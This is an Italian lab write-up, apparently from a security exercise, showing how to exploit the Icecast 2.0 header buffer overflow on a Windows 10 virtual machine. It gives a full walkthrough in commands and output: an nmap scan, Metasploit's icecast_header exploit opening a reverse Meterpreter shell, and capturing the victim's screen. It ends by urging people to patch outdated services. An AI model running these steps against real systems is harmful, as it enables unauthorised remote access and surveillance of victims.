Sessione Meterpeter ed Exploit Icecast Windows 10

Cos’è Icecast

Icecast è un software di streaming audio, come musica e podcast, su internet. È comunemente utilizzato per configurare stazioni radio online.

Supporta vari formati audio, tra cui MP3.

La vulnerabilità di Icecast 2.0

L'exploit noto come **icecast_header** risiede in una gestione errata dell'header HTTP.

Sfrutta un **buffer overflow** causato dalla versione 2.0 di Icecast, che non controlla correttamente la dimensione dell'input nei campi header delle richieste HTTP.

Questo problema consente a un attaccante di inviare un **header HTTP** appositamente costruito, causando un overflow del buffer.

L'overflow permette all'attaccante di eseguire codice arbitrario sul server, potenzialmente ottenendo accesso completo al sistema.

Questa vulnerabilità è critica perché permette un **Remote Code Execution**, cioè l'esecuzione di codice remoto senza la necessità di un'autenticazione.

Sfruttamento della vulnerabilità

1. Scansioniamo la macchina vittima `nmap -sV` e verifichiamo le porte aperte e le versioni dei relativi servizi:

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.61
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-14 15:05 CET
Nmap scan report for 192.168.1.61
Host is up (0.00047s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
135/tcp  open  msrpc   Microsoft Windows RPC
5357/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8000/tcp open  http    Icecast streaming media server
MAC Address: 00:0C:29:75:7A:6D (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.51 seconds
```

2. Selezioniamo l'exploit `icecast_header` per creare la reverse shell:

```
   #  Name                                  Disclosure Date  Rank   Check  Des
cription
   -  ----                                  ---------------  ----   -----  ---
-------
   0  exploit/windows/http/icecast_header   2004-09-28       great  No     Ice
cast Header Overwrite
```

3. Impostiamo l'IP della macchina attaccante con `rhosts`. Dopodiché eseguiamo l'exploit con il comando `exploit`:

```
msf6 exploit(windows/http/icecast_header) > set rhosts 192.168.1.61
rhosts ⇒ 192.168.1.61
msf6 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 192.168.1.56:4444
[*] Sending stage (177734 bytes) to 192.168.1.61
[*] Meterpreter session 1 opened (192.168.1.56:4444 → 192.168.1.61:49709) at
 2024-11-14 14:39:48 +0100
```


4. Una volta attiva la reverse shell, possiamo verificare la connessione con la macchina vittima facendo `ifconfig`. Ci comunicherà l'IP della macchina vittima.

```
meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  5
============
Name         : Intel(R) 82574L Gigabit Network Connection
Hardware MAC : 00:0c:29:75:7a:6d
MTU          : 1500
IPv4 Address : 192.168.1.61
IPv4 Netmask : 255.255.255.0
```

5. A questo punto possiamo eseguire diversi comandi sulla macchina vittima. In questo esercizio faremo uno screenshot alla schermata della vittima con il comando `screenshot`.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/mDKncQWs.jpeg
meterpreter >
```

6. Kali salverà lo screenshot all'interno della nostra macchina e potremo visualizzarlo. Eccolo qua!



Conclusioni

L'esercizio ci mostra come servizi non aggiornati o configurati in modo errato possano esporre un sistema a rischi significativi.

La vulnerabilità sfruttata è infatti una delle tante che esistono su software obsoleti, mostrando l'importanza cruciale di mantenere aggiornati i servizi e i software per ridurre i rischi.